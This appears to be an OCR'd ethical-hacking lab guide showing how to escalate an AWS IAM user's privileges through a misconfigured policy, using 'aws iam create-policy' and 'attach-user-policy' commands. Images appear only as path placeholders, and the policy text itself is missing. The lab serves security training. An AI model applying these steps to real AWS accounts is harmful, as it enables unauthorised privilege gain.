
Lab 3: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy


- In the **Parrot Security** machine, login as root user.




- Enter the details AWS access Key ID field and press **Enter**
- In the **Default region name**, type **us-east-2** and press **Enter**.




- Now type **vim user-policy.json** and press **Enter**.




- Now, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.
- Type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.




- Now, type **aws iam attach-user-policy --user-name [Target Username] -policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.



- The above command will attach the policy to the target IAM user account.



- Now, type **aws iam list-attached-user-policies --user-name Heller123** and press **Enter**.



- Type **aws iam list-users** and press **Enter** to list users with escalated privileges.